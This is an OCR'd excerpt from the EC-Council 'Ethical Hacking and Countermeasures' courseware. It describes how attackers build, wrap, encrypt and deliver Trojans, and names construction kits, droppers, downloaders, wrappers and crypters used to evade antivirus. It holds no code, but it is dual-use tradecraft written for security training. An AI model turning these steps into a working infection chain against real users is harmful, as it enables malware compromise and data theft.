


Figure 7.22: Working of Command Shell Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or Elite Wrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.




Figure 7.23: Diagram showing the complete process involved in infecting target machine using Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Trojan


- Trojan Horse construction kits help attackers to construct Trojan horses of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker creates user-specified Trojans by selecting from various options

Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.24: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Dropper or Downloader

Droppers

- Dropper is used to camouflage the malware payloads that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it undetectable by antivirus software; also the installation process can be done stealthy
- Emotet dropper and Dridex dropper are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can download and install harmful programs like malware
- Downloader does not carry malware of itself as dropper does, so there is the possibility for a new unknown downloader to pass through the anti-malware scanner
- Godzilla Downloader and Trojan.Downloader are some of the famous downloaders that attackers employ for deploying malware to the target machine

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet and Dridex are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.

Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader!gen36, and ISB.Downloader!gen277 are some well-known downloaders that attackers employ for deploying malware on the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Employing a Wrapper

- A wrapper binds a Trojan executable with genuine looking .EXE applications, such as games or office applications
- When the user runs the wrapped .EXE, it first installs the Trojan in the background and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc.



Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of "glueware" used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.25: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.




Figure 7.26: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

